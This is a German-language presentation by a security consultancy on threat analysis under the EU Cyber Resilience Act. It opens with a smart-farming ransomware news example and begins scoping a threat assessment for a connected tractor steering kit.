

TRacking the TRActors

Wie Bedrohungsanalysen Cyberrisiken sichtbar machen



Philipp Wandl

Product & Solution Security Specialist



Felix Eberstaller

Head of Vulnerability Research



Wir sind ein im deutschsprachigen Raum führendes Cyber Security Unternehmen mit Fokus auf dem Schutz von OT (Operational Technology) und IoT. Wir unterstützen unsere Kunden dabei, industrielle Anlagen, vernetzte Systeme und digitale Infrastrukturen sicher zu betreiben.



13+ Jahre

Leidenschaft für
nachhaltige OT/IoT Security



**Ganzheitliches
Portfolio**

rund um Consulting, Assessment
& Ausbildung



25+ Professionals

Hochqualifizierte
Cybersecurity ExpertInnen



**Unabhängig
im DACH-Raum**

Eigentümergeführt und
werteorientiert

Defending what matters

Mit unserem Know-how helfen wir dabei, Sicherheitsrisiken früh zu erkennen, gezielt zu minimieren und langfristig robuste Security-Strukturen aufzubauen.

Dabei legen wir großen Wert auf das effiziente und effektive Zusammenspiel von Technologie, Prozessen und dem wichtigsten Faktor, dem Menschen! Nur so kann Cyber Security langfristig und nachhaltig wirken!



Womit wir helfen

Wir helfen Ihnen, Fehler in Ihren Produkten und Lösungen zu erkennen, unterstützen Sie bei der Einführung sicherer Entwicklungsverfahren und begleiten Sie im langfristigen Umgang mit Sicherheitslücken.



Wir unterstützen Sie bei der Aufdeckung technischer und organisatorischer Schwachstellen in Ihrem Unternehmen, helfen Ihnen beim Aufbau effektiver und effizienter Sicherheitsstrukturen und setzen geeignete Gegenmaßnahmen um.



Wir helfen Ihnen beim Aufbau von Sicherheitsmaßnahmen und der Integration in Ihrem Unternehmen – durch erstklassige Sicherheitsschulungen und die Zertifizierung Ihrer Mitarbeiter.



Wir bieten Ihnen die strukturierte Bewertungen der Sicherheit Ihrer industriellen Steuerungs- und Automatisierungssysteme und identifizieren relevante Risiken und Schwachstellen. Auf Basis der Ergebnisse werden konkrete Maßnahmen zur Verbesserung der Cyber-Resilienz festgelegt.






Motivation




Unzählige vulnerable Produkte im Einsatz

Gefährdung für Kunden und Betreiber



Angriffe auf Smart-Farming



Ransomware attack on farmer kills cow and her calf

A ransomware attack has taken the life of a cow and its calf in Switzerland after a farmer's systems were breached by threat actors.



Daniel Croft • Fri, 16 Aug 2024 • CULTURE

A cow and a calf were both killed as a result of the attack, which prevented small farmer Vital Bircher from Hagendorn, Switzerland, from checking the vitals of his animals.

Bircher first noticed problems with his milking systems when he wasn't receiving data on his cows being milked. He was then informed by the manufacturer of his milking systems that a ransomware attack had taken place, in which his data had been compromised, and threat actors were demanding \$10,000.





Cyber Resilience Act



Cyber Resilience Act (CRA)

- Definiert Sicherheitsanforderungen für „**Produkte mit digitalen Elementen**“, um
 - deren Widerstandsfähigkeit gegenüber Cyberangriffen zu erhöhen
 - durch mehr Transparenz Kunden mehr Information zu geben
- Am 10.10.2024 vom EU-Rat verabschiedet und bereits im Amtsblatt veröffentlicht: [EU 2024/2847](#)
- Mit 10. Dezember 2024 beginnen Fristen zu laufen:
 - Meldepflichten gelten **21 Monate danach** (11. September 2026)
 - Anforderungen des CRA gelten vollumfänglich **36 Monate danach** (11. Dezember 2027)
- Hilfreiche Links/Weiterführende Lektüre:
 - [Blue Guide CE](#)
 - [CRA FAQs](#)
 - [CRA Guidance](#)

11. Dezember 2027

CYBER RESILIENCE ACT
GILT



Vielfalt von Produkten mit digitalen Elementen – Beispiele aus Alltag, Industrie und kritischen Bereichen

CRA betroffen



CRA nicht betroffen



Welche Produkte sind betroffen?

- Der CRA gilt für auf dem Markt bereitgestellte* **Produkte mit digitalen Elementen**

(i.e. ein Software- oder Hardwareprodukt und dessen Datenfernverarbeitungslösungen, einschließlich Software- oder Hardwarekomponenten, die getrennt in den Verkehr gebracht werden)

deren bestimmungsgemäßer Zweck oder vernünftigerweise vorhersehbare Verwendung eine **direkte oder indirekte logische oder physische Datenverbindung** mit einem Gerät oder Netz einschließt.

- Ausnahmen:
 - Produkte:
 - › die bereits durch vergleichbare Vorgaben reguliert sind (2017/745, 2017/746,...)
 - › die ausschließlich für Zwecke der **nationalen Sicherheit** oder für Verteidigungszwecke entwickelt wurden
 - › die speziell für die Verarbeitung von **Verschlusssachen** konzipiert sind
 - Ersatzteile die nach der selben Spezifikation hergestellt wurden
 - Prototypen (z.B. Messen/Vorführungen/...) & unfertige Software (z.B. Testzwecke)

*) „**Inverkehrbringen**“ bzw. „in den Verkehr bringen“ die **erstmalige** Bereitstellung **eines** Produkts mit digitalen Elementen auf dem Unionsmarkt;

„**Bereitstellung auf dem Markt**“ die entgeltliche oder unentgeltliche Abgabe eines Produkts mit digitalen Elementen zum Vertrieb oder zur Verwendung auf dem Unionsmarkt im Rahmen einer Geschäftstätigkeit;



Unter anderem... auch Traktoren!

Die zunehmende Vernetzung moderner Produkte bietet viele Vorteile, aber auch Risiken.

Ein reales Beispiel zeigt, wie Hersteller Cyber-Security (nicht) behandeln sollten.



KI generiert mit Gemini




CRA-Anforderungen an Hersteller



Meldung von Schwachstellen & Vorfällen



Hersteller müssen jede aktiv ausgenutzte Schwachstelle sowie jeden schwerwiegenden Sicherheitsvorfall, der die Produktsicherheit betrifft und ihnen bekannt wird, gleichzeitig dem benannten CSIRT-Koordinator, der ENISA, Kunden & etwaigen Drittherstellern melden.




*wenn die Fähigkeit eines Produkts zum Schutz sensibler oder wichtiger Daten oder Funktionen beeinträchtigt ist oder wenn böswilliger Code eingeführt oder ausgeführt wurde bzw. werden kann.

** Erstmeldung binnen 24h nach Kenntnisnahme, Nähere Informationen binnen 72h nach Kenntnisnahme, 14 Tage bzw. 1 Monat nach finaler Korrektur einen Abschlussbericht

Grundlegende Anforderungen

Produkte mit digitalen Elementen werden so konzipiert, entwickelt und hergestellt, dass sie angesichts der Risiken ein angemessenes Cybersicherheitsniveau gewährleisten. Auf Grundlage der Bewertung der Cybersicherheitsrisiken müssen sie entsprechend gestaltet und umgesetzt werden.



Wie eine Bedrohungsanalyse hilft?

Eine Bedrohungsanalyse hilft frühzeitig Probleme im Konzept zu identifizieren. Die besten Anforderungen helfen aber auch nichts bei unsauberer Umsetzung.

- Bedrohungsanalyse ist ein zentraler Bestandteil des CRA
- Sie hilft...
 - relevante Informationen dokumentiert
 - Bedrohungen strukturiert zu analysieren für nachvollziehbare, vergleichbare und reproduzierbare Risiken
 - zielgerichtete & relevante Maßnahmen zu identifizieren
- Um ein dem Produkt entsprechendes, akzeptables Maß an Restrisiko zu erreichen
- Anforderungen aber nur ein Teil der Entwicklung! Es braucht auch
 - Lieferantenmanagement, Komponentenauswahl, Secure Coding, Absicherung Entwicklungsumgebung, Security Tests, Security Dokumentation, Schwachstellen-Monitoring, Schwachstellen-Handling, Wissen & Verantwortlichkeiten, und vieles mehr...



The Limes Security Way to do a Threat & Risk Assessment



Bedrohungsanalyse






Das System





Systemabgrenzung: Was wird gebaut/betrieben?

- Was macht das Produkt?
- Wo sind die Systemgrenzen?
- Welche Komponenten und Schnittstellen sind Teil der Betrachtung und welche nicht?
- Mit welchen Systemen interagiert das Produkt?
- Welche Funktionen sind aktiv/vorgesehen?
- Welche Version wird betrachtet?
- Welche Maßnahmen gibt es bereits?
- Welche Funktionen sind zukünftig geplant?




Lenksystem

Smartes Lenksystem mit hoher Spurgenauigkeit, um Effizienz durch Smart Farming zu steigern.

Das System ist ein Einbau-Kit für Traktoren, welches lokal via Tablet gesteuert wird, sowie die Daten in eine Cloud sichert.

Über die Cloud werden Updates bezogen und Positionsdaten ausgetauscht für die Steuerung (i.e. Planung Routen)

Es wird betrachtet: Extension Kit mit BLE, Wifi, LTE, USB sowie das Tablet + App & die Anbindung an Cloud.



Intended Use, vorrangige Nutzung & weitere Annahmen (Sicherheitskontext)

Was ist der Verwendungszweck des Produkts?

Präzise Steuerung & Überwachung

Wie sieht die Betriebsumgebung aus?

Öffentlicher Raum

Was kann vernünftigerweise von den Kunden erwartet werden?

Regelmäßige Wartung
System wird aktualisiert

Wie hoch ist die voraussichtliche Lebenserwartung eines Produkts?

~ 5-10 Jahre

